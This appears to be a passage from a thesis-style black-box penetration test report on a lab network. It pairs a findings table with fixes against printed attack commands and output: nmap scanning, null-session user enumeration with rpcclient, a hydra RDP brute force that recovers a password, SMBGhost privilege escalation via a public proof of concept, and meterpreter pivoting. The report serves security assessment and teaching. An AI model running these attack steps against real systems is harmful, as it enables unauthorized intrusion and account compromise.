1	NULL session authentication on SMB port (445).	SP suggests to disable NULL sessions via Group Policy.
2	SAM local users enumeration	SP recommends disallowing anonymous enumeration of SAM accounts.

Step (Colored according to severity level)	**Action**	**Recommendation**
3	Dictionary Attack on RDP port (3389). Discovered valid password for user “Paul”.	Set Local Security Policy to lockout account on e.g. 5 invalid logon attempts.
4	Got initial access through the RDP port (3389) using the credentials found.	Enable Network Level Access (NLA) for Remote Desktop Protocol (RDP).
5	Local Privilege Escalation using SMBGhost (CVE-2020-0796) and full ownage of the host.	Install the KB4551762 windows update to patch the critical vulnerability.
6	Local File Inclusion (LFI) on discovered parameter “file” of “thankyou.php” page.	Make use of a white or black list by matching it against a list of permitted files.
7	Used the LFI vulnerability combined with the nginx “error.log” file to get Remote Code Execution (RCE), thus a reverse shell.	Again, mitigate the Local File Inclusion vulnerability on “file” parameter.


Step (Colored according to severity level)	**Action**	**Recommendation**
8	Local Privilege Escalation through SUID exploitation of “screen” package (CVE-2017-5618) and full ownage of the host.	Update “screen” package to version above “4.5.1”.

Vulnerabilities by Impact



Black-Box Penetration Testing Process Steps

Discovery of hosts in the network 192.168.56.0/24:



Discovery of open ports on 192.168.56.107 host:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -sC 192.168.56.107 -n
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-05 03:57 EDT
Nmap scan report for 192.168.56.107
Host is up (0.00074s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DESKTOP-90BKT7U
|   NetBIOS_Domain_Name: DESKTOP-90BKT7U
|   NetBIOS_Computer_Name: DESKTOP-90BKT7U
|   DNS_Domain_Name: DESKTOP-90BKT7U
|   DNS_Computer_Name: DESKTOP-90BKT7U
|   Product_Version: 10.0.18362
|_  System_Time: 2021-10-05T17:57:55+00:00
| ssl-cert: Subject: commonName=DESKTOP-90BKT7U
| Not valid before: 2021-09-29T11:32:59
|_Not valid after:  2022-03-31T11:32:59
|_ssl-date: 2021-10-05T17:58:01+00:00; +9h59m58s from scanner time.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 9h59m57s, deviation: 0s, median: 9h59m57s
|_nbstat: NetBIOS name: DESKTOP-90BKT7U, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:bc:ae:17 (Or
acle VirtualBox virtual NIC)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-10-05T17:57:55
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.42 seconds
```

Null session on 445 port - Enumeration of usernames through SAM-R.

```
┌──(kali㉿kali)-[~]
└─$ rpcclient -U "" -N 192.168.56.107
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[DefaultAccount] rid:[0×1f7]
user:[Guest] rid:[0×1f5]
user:[jack] rid:[0×3ea]
user:[paul] rid:[0×3e9]
user:[WDAGUtilityAccount] rid:[0×1f8]
rpcclient $> exit
```


Preparing list of usernames to perform dictionary attack to RDP port 3389.

```
┌──(kali㉿kali)-[~/Desktop/Thesis]
└─$ echo "paul" > usernames.txt && echo "jack" >> usernames.txt

┌──(kali㉿kali)-[~/Desktop/Thesis]
└─$ cat usernames.txt
paul
jack
```

Dictionary attack on RDP port using most common 1000 passwords

```
┌──(kali㉿kali)-[~/Desktop/Thesis]
└─$ hydra -L usernames.txt -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt 192.168.56.107 rdp -o success_rdp.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-10-05 09:56:37
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 2000 login tries (l:2/p:1000), ~500 tries per task
[DATA] attacking rdp://192.168.56.107:3389/
[3389][rdp] host: 192.168.56.107   login: paul   password: q1w2e3r4t5
[ERROR] freerdp: The connection failed to establish.
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~/Desktop/Thesis]
└─$ cat success_rdp.txt
# Hydra v9.1 run at 2021-10-05 09:56:37 on 192.168.56.107 rdp (hydra -L usernames.txt -P /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-1000.txt -o success_rdp.txt 192.168.56.107 rdp)
[3389][rdp] host: 192.168.56.107   login: paul   password: q1w2e3r4t5
```

Initial Access




Local Privilege Escalation using CVE-2020-0796 - 1

SP noticed exactly the version of the windows os with its hot-fixes and after researching it seemed that the is vulnerable to SMBGHOST LPE Buffer Overflow using the repository from ZecOps:


https://github.com/ZecOps/CVE-2020-0796-LPE-POC

Next step was to zip the repository files and host the zip file on a web server in order to transfer it at the victim machine:




Local Privilege Escalation using CVE-2020-0796 - 2

After downloading and extracting the zip file, according to the repository guidelines, SP managed to spawn a nt authority shell, meaning that the system is completely owned. Furthermore, it seems that there is another network internally.



Maintain Persistence - 1

After completely compromising the system of 192.168.56.107 host, SP proceeded with maintain persistence by crafting a reverse shell payload and thus get a meterpreter session. Furthermore, migrating the session's process to another process makes it more stable.



Maintain Persistence - 2

```
 6132   3408   LogonUI.e   x64    2
                xe


meterpreter > migrate 6132
[*] Migrating from 3772 to 6132...
[*] Migration completed successfully.
meterpreter >
```

Discovering another host on the 192.168.57.0/24 network

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > search ping sweep

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  post/multi/gather/ping_sweep                         normal  No     Multi Gather Ping Sweep


Interact with a module by name or index. For example info 0, use 0 or use post/multi/gather/ping_sweep

msf6 exploit(multi/handler) > use 0
msf6 post(multi/gather/ping_sweep) > show options

Module options (post/multi/gather/ping_sweep):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       IP Range to perform ping sweep against.
   SESSION                   yes       The session to run this module on.

msf6 post(multi/gather/ping_sweep) > set SESSION 2
SESSION => 2
msf6 post(multi/gather/ping_sweep) > set RHOSTS 192.168.57.0/24
RHOSTS => 192.168.57.0/24
msf6 post(multi/gather/ping_sweep) > run

[*] Performing ping sweep for IP range 192.168.57.0/24
[+]     192.168.57.1 host found
[+]     192.168.57.2 host found
[+]     192.168.57.8 host found
[+]     192.168.57.10 host found
^C[*] The following Error was encountered: Interrupt
[*] Post module execution completed
msf6 post(multi/gather/ping_sweep) >
```

